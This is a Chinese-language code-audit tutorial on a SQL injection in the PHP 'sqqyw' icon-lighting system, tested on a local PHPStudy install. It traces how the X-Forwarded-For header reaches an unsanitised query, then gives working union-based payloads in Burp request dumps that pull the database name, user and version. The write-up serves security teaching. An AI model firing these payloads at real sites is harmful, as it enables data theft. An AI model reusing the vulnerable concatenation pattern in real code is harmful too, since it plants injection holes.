一、环境搭建

1、环境介绍

源码：淡然sqqyw图标点亮系统
操作系统：Windows10
网站相关：PHPStudy2018
审计工具：Seay源代码审计系统
抓包工具：BurpSuite


2、搭建过程

1）通过在网上下载到源码，开启PHPStudy并将源码放置在WWW目录中
2）访问 http://127.0.0.1/sqqyw ，自动进入安装页面
3）填写管理员信息和Mysql数据库信息，搭建成功

二、审计过程

1、打开Seay源代码审计系统，点击 审计插件->Mysql监控1.0

2、输入Mysql账号密码，刷新需要动态监控SQL语句的网页（这里SQL注入产生的点在index.php，所以我们直接刷新首页index.php），然后点击监控插件的 "更新" 按钮，即可看到加载该页面时触发的SQL语句



3、根据漏洞产生的本质（可控变量 + 危险函数）来看，这里唯一可控的变量似乎只有 127.0.0.1

查询时间	查询语句
2022/9/19 23:49	set names utf8
2022/9/19 23:49	SELECT * FROM `title` LIMIT 0 , 1
2022/9/19 23:49	SELECT * FROM `advertising` LIMIT 0 , 1
2022/9/19 23:49	SELECT * FROM `announcement` LIMIT 0 , 1
2022/9/19 23:49	SELECT * FROM `yw` LIMIT 0 , 300
2022/9/19 23:49	SELECT * FROM `dd` WHERE `ip` LIKE '127.0.0.1'LIMIT 0 , 30
2022/9/19 23:49	SELECT * FROM `bottom` LIMIT 0 , 1
2022/9/19 23:49	SHOW VARIABLES
2022/9/19 23:49	SHOW COLLATION
2022/9/19 23:49	SET NAMES utf8;SET character_set_results=NULL

4、复制 127.0.0.1 之前的语句（因为127.0.0.1是通过客户端传入的变量值，所以这里不要带上它），在Seay中进行全局搜索（注意粘贴的时候不要把时间带上了），定位到该语句出现的位置

5、双击进入到该文件中的这个位置，可以看到：在该ywdd函数中，定义了$ip的形参，并将$ip的值拼接到SQL查询语句中


```php
function ywdd($ip){
    $SQL="SELECT * FROM `dd` WHERE `ip` LIKE '".$ip."'LIMIT 0, 30";
    $FH=mysql_query($SQL);
    while($sj=mysql_fetch_array($FH)){

     echo(" <tr>
               <td>".$sj['u']."</td>
               <td class=\"hidden-xs\">".$sj['m']."</td>
               <td>|".$sj['d']."</td>

           </tr>");
    }


}
```

6、那么此时，我们需要知道2个点：1、ywdd函数在哪里被调用（用于定位文件 / 功能点） 2、$ip是接收了用户的哪个参数（用于定位客户端可控变量）。首先我们通过全局搜索ywdd，查看一下在哪里被调用，可以看到在index.php，那么文件位置确定了



7、双击进入到该文件中的这个位置，可以看到，将getIP()作为参数传递给服务器

```php
        <tbody>
        <?PHP ywdd(getIP()); ?>


        </tbody>
```


8、然后直接选择getIP()，右击->定位函数，可以看到这个getIP()是怎么声明的

9、双击进入到该文件中的这个位置，可以看到这里做了if判断，检查数据包中是否传入了这三个变量中的其中一个，如果有的话，就将其作为客户端的realip（真实IP）。然后根据上面的追溯情况看，整体的流程就是：1) 通过在数据包中接收三个变量其中之一 2) 将变量的值作为ywdd()函数的实参 3) 该实参会被直接拼接到SQL查询语句

```
. php  函数定位  function.php
60
61
62
63
64
65
66  function getIP()
67  {
68      static $realip;
69      if (isset($_SERVER)){
70          if (isset($_SERVER["HTTP_X_FORWARDED_FOR"])){
71              $realip = $_SERVER["HTTP_X_FORWARDED_FOR"];
72          } else if (isset($_SERVER["HTTP_CLIENT_IP"])) {
73              $realip = $_SERVER["HTTP_CLIENT_IP"];
74          } else {
75              $realip = $_SERVER["REMOTE_ADDR"];
76          }
77      } else {
78          if (getenv("HTTP_X_FORWARDED_FOR")){
79              $realip = getenv("HTTP_X_FORWARDED_FOR");
80          } else if (getenv("HTTP_CLIENT_IP")) {
81              $realip = getenv("HTTP_CLIENT_IP");
82          } else {
83              $realip = getenv("REMOTE_ADDR");
84          }
85      }
86      return $realip;
87  }
```

三、利用过程

1、根据以上分析，我们开启BP抓包并修改其X-FORWARDED-FOR为1.1.1.1（看了其他教程中，数据包中都自带了这个参数，我这里没有，自己添加上的）



2、此时再点击最开始的哪个SQL监控插件中的 "更新" 按钮，可以看到这里IP成功由之前的 127.0.0.1变成了1.1.1.1，也就是说SQL语句中的这个参数可控了

主机: localhost 用户: root 密码: root 下 断 更 新 搜索:

执行过程

查询时间	查询语句
2022/9/19 23:49	SELECT * FROM `title` LIMIT 0 , 1
2022/9/19 23:49	SELECT * FROM `advertising` LIMIT 0 , 1
2022/9/19 23:49	SELECT * FROM `announcement` LIMIT 0 , 1
2022/9/19 23:49	SELECT * FROM `yw` LIMIT 0 , 300
2022/9/19 23:49	SELECT * FROM `dd` WHERE `ip` LIKE '127.0.0.1' LIMIT 0 , 30
2022/9/19 23:49	SELECT * FROM `bottom` LIMIT 0 , 1
2022/9/19 23:49	SHOW VARIABLES
2022/9/19 23:49	SHOW COLLATION
2022/9/19 23:49	SET NAMES utf8;SET character_set_results=NULL
2022/9/20 0:16	set names utf8
2022/9/20 0:16	SELECT * FROM `title` LIMIT 0 , 1
2022/9/20 0:16	SELECT * FROM `advertising` LIMIT 0 , 1
2022/9/20 0:16	SELECT * FROM `announcement` LIMIT 0 , 1
2022/9/20 0:16	SELECT * FROM `yw` LIMIT 0 , 300
2022/9/20 0:16	SELECT * FROM `dd` WHERE `ip` LIKE '1.1.1.1' LIMIT 0 , 30
2022/9/20 0:16	SELECT * FROM `bottom` LIMIT 0 , 1
2022/9/20 0:18	SHOW VARIABLES
2022/9/20 0:18	SHOW COLLATION
2022/9/20 0:18	SET NAMES utf8;SET character_set_results=NULL

3、那么现在就可以直接上Payload啦

闭合引号加注释，查数据表中的字段个数

```
1.1.1.1'order by 5#
```

Request

Pretty Raw Hex

```
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=9vupchd7ht735r2vj07a3a12e7
9 X-FORWARDED-FOR: 1.1.1.1'order by 5#
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15
16
```

Search... 0 matches

Response

Pretty Raw Hex Render

确定回显位置

```
1.1.1.1'union select 1,2,3,4,5#
```

Request

Pretty Raw Hex

```
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=9vupchd7ht735r2vj07a3a12e7
9 X-FORWARDED-FOR: 1.1.1.1'union select 1,2,3,4,5#
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15
16
```

Search... 0 matche

Response

Pretty Raw Hex Render

暴库名 爆用户名 爆版本号

```
1.1.1.1'union select 1,database(),user(),version(),5#
```

Request

Pretty Raw Hex

```
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=9vupchd7ht735r2vj07a3a12e7
9 X-FORWARDED-FOR: 1.1.1.1'union select 1,database(),user(),version(),5#
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15
16
```

Search... 0 matches

Response

Pretty Raw Hex Render